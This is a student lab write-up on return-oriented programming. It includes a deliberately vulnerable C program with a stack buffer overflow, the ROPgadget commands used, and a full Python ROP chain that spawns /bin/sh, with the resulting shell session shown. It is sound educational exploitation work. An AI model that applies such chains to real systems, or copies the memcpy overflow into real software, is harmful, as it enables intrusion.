ASSIGNMENT – 3

RETURN ORIENTED PROGRAMMING

SUBJECT NAME: CRYPTOGRAPHY AND NETWORK SECURITY
SUBJECT CODE: CS6008
MODULE: 3

NAME	BHUVANESHWAR S
REG.NO	2019103513
DATE	05/04/2022

AIM:

To implement a return oriented programming.

TOOLS INVOLVED:

- ROPgadget
- GCC
- Python 2
- Linux Based Operating System - Ubuntu

PROBLEM DESCRIPTIONS:

Return oriented programming is a technique of stack smashing where the attacker uses a chain of already present executable codes already present in process' s memory. The executable code instructions are called gadgets. Each gadgets return to another gadget until the desired effect is achieved.

INPUT:


Getting an input from files which contain addresses of gadgets.

OUTPUT:

To get the address of '/bin/sh' and load the return address of hello program with this address, so that we end up with a running shell.

SCREENSHOT:

FILENAME: hello.c




```c
#include<stdio.h>
#include<string.h>
#include<stdlib.h>

void overflow(void *buffer,int len){
        char buf[4];
        memcpy(buf,buffer,len);
}

int main(int argc,char *argv[]){
        char filebuff[1024];
        FILE *file = fopen(argv[1],"rb");
        int bytes = fread(filebuff,sizeof(char),1024,file);
        fclose(file);
        overflow(filebuff,bytes);
        return 0;
}
```

Here the code, which copy the characters from the files.
We first begin by compiling **hello.c** code with the following command: **gcc -fno-stack-protector -static hello.c -o hello**

Where,


-fno-stack-protector : disables stack protection

-static : link a program statically, to prevent address randomization




```
bhuvan@bhuvan-VirtualBox:~/rop$
bhuvan@bhuvan-VirtualBox:~/rop$ gcc -fno-stack-protector -static hello.c -o hello
bhuvan@bhuvan-VirtualBox:~/rop$
```

ROPgadget libraries used to find all the gadget from the executable binary files (hello) and put into the "**heloRop**".




```
bhuvan@bhuvan-VirtualBox:~/rop$
bhuvan@bhuvan-VirtualBox:~/rop$ ROPgadget --ropchain --binary hello > heloRop
bhuvan@bhuvan-VirtualBox:~/rop$
```




```
0x0000000000477783 : xor r9d, r9d ; jmp 0x477216
0x000000000047fe2c : xor r9d, r9d ; jmp 0x47fe5d
0x0000000000480bd0 : xor r9d, r9d ; jmp 0x480798
0x0000000000481390 : xor r9d, r9d ; jmp 0x480dcb
0x0000000000410484 : xor r9d, r9d ; movsxd r15, edx ; jmp 0x4104b8
0x000000000045e052 : xor r9d, r9d ; movsxd r15, edx ; jmp 0x45e088
0x000000000046a967 : xor r9d, r9d ; xor edx, edx ; jmp 0x46833f
0x000000000046a971 : xor r9d, r9d ; xor edx, edx ; jmp 0x46847f
0x000000000046c45e : xor r9d, r9d ; xor r8d, r8d ; jmp 0x46c401
0x000000000040c02d : xor rax, 0xffffffff8b4c0001 ; add al, 0x24 ; jmp 0x40b2b6
0x000000000040fde1 : xor rax, qword ptr [0x30] ; call rax
0x000000000040fde0 : xor rax, qword ptr fs:[0x30] ; call rax
0x00000000004436a0 : xor rax, rax ; ret
0x000000000040fdc3 : xor rdx, qword ptr [0x30] ; call rdx
0x000000000040fdc2 : xor rdx, qword ptr fs:[0x30] ; call rdx

Unique gadgets found: 39388

ROP chain generation
===========================================================

- Step 1 -- Write-what-where gadgets

        [+] Gadget found: 0x47b955 mov qword ptr [rsi], rax ; ret
        [+] Gadget found: 0x40f1fe pop rsi ; ret
        [+] Gadget found: 0x414df4 pop rax ; ret
        [+] Gadget found: 0x4436a0 xor rax, rax ; ret

- Step 2 -- Init syscall number gadgets

        [+] Gadget found: 0x4436a0 xor rax, rax ; ret
        [+] Gadget found: 0x470980 add rax, 1 ; ret
        [+] Gadget found: 0x470981 add eax, 1 ; ret

- Step 3 -- Init syscall arguments gadgets

        [+] Gadget found: 0x40186a pop rdi ; ret
        [+] Gadget found: 0x40f1fe pop rsi ; ret
        [+] Gadget found: 0x40176f pop rdx ; ret

- Step 4 -- Syscall gadget

```

39388 gadget are found from the executable binary files. Now we need to spawn a shell from the Executable binary files. So we have to select particular gadget and enter into the python files to write the corresponding bytes of the address to the text files.



```python
#!/usr/bin/env python2
# execve generated by ROPgadget

from struct import pack

# Padding goes here
p = ''
p += "A"*12
p += pack('<Q', 0x000000000040f1fe) # pop rsi ; ret
p += pack('<Q', 0x00000000004c00e0) # @ .data
p += pack('<Q', 0x0000000000414df4) # pop rax ; ret
p += '/bin//sh'
p += pack('<Q', 0x000000000047b955) # mov qword ptr [rsi], rax ; ret
p += pack('<Q', 0x000000000040f1fe) # pop rsi ; ret
p += pack('<Q', 0x00000000004c00e8) # @ .data + 8
p += pack('<Q', 0x00000000004436a0) # xor rax, rax ; ret
p += pack('<Q', 0x000000000047b955) # mov qword ptr [rsi], rax ; ret
p += pack('<Q', 0x000000000040186a) # pop rdi ; ret
p += pack('<Q', 0x00000000004c00e0) # @ .data
p += pack('<Q', 0x000000000040f1fe) # pop rsi ; ret
p += pack('<Q', 0x00000000004c00e8) # @ .data + 8
p += pack('<Q', 0x000000000040176f) # pop rdx ; ret
p += pack('<Q', 0x00000000004c00e8) # @ .data + 8
p += pack('<Q', 0x00000000004436a0) # xor rax, rax ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
```


Python ▾ Tab Width: 8 ▾ Ln 22, Col 52 ▾ INS



```python
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
p += pack('<Q', 0x00000000004012d3) # syscall

f = open("hello_gadgets","wb")
f.write(p)
f.close()

```


Python ▾ Tab Width: 8 ▾ Ln 22, Col 52 ▾ INS

Now we run the python scripts (gadget.py), the **hello_gadgets** (vulnerable) files is created which address of gadgets to spawn a shell.



```
bhuvan@bhuvan-VirtualBox:~/rop$
bhuvan@bhuvan-VirtualBox:~/rop$ python2 gadget.py
bhuvan@bhuvan-VirtualBox:~/rop$
```

Run the executive binary files with the vulnerable files (hello_gadgets)



```
bhuvan@bhuvan-VirtualBox:~/rop$ ./hello hello_gadgets
$
$
$ whoami
bhuvan
$
$
$ ls -la
total 3464
drwxrwxr-x  3 bhuvan bhuvan    4096 May  3 20:35 .
drwxr-xr-x 18 bhuvan bhuvan    4096 May  3 14:26 ..
drwxrwxr-x  2 bhuvan bhuvan    4096 May  3 17:17 1
-rwxrwxr-x  1 bhuvan bhuvan   16584 May  3 14:33 a.out
-rw-rw-r--  1 bhuvan bhuvan    4287 May  3 20:34 gadget.py
-rwxrwxr-x  1 bhuvan bhuvan  871920 May  3 20:29 hello
-rw-------  1 bhuvan bhuvan       0 May  3 14:38 hello.#prelink#.71aWc9
-rw-------  1 bhuvan bhuvan       0 May  3 14:40 hello.#prelink#.H0iVN7
-rw-------  1 bhuvan bhuvan       0 May  3 14:38 hello.#prelink#.dh3at1
-rw-rw-r--  1 bhuvan bhuvan     334 May  3 20:29 hello.c
-rw-rw-r--  1 bhuvan bhuvan     620 May  3 20:35 hello_gadgets
-rw-rw-r--  1 bhuvan bhuvan       0 May  3 16:24 hello_rop
-rwxrwxr-x  1 bhuvan bhuvan   16744 May  3 17:12 hellp
-rw-rw-r--  1 bhuvan bhuvan 2590746 May  3 20:31 heloRop
-rw-rw-r--  1 bhuvan bhuvan     297 May  3 16:34 out.txt
-rw-rw-r--  1 bhuvan bhuvan     276 May  3 14:30 shell.c
-rw-rw-r--  1 bhuvan bhuvan      66 May  3 14:34 shellcode
$
$
$ exit
```

Hence the shell is spawned the attacker can control (or attack) / get an particular information from a entire system. We can see list of files and also see username of the current user.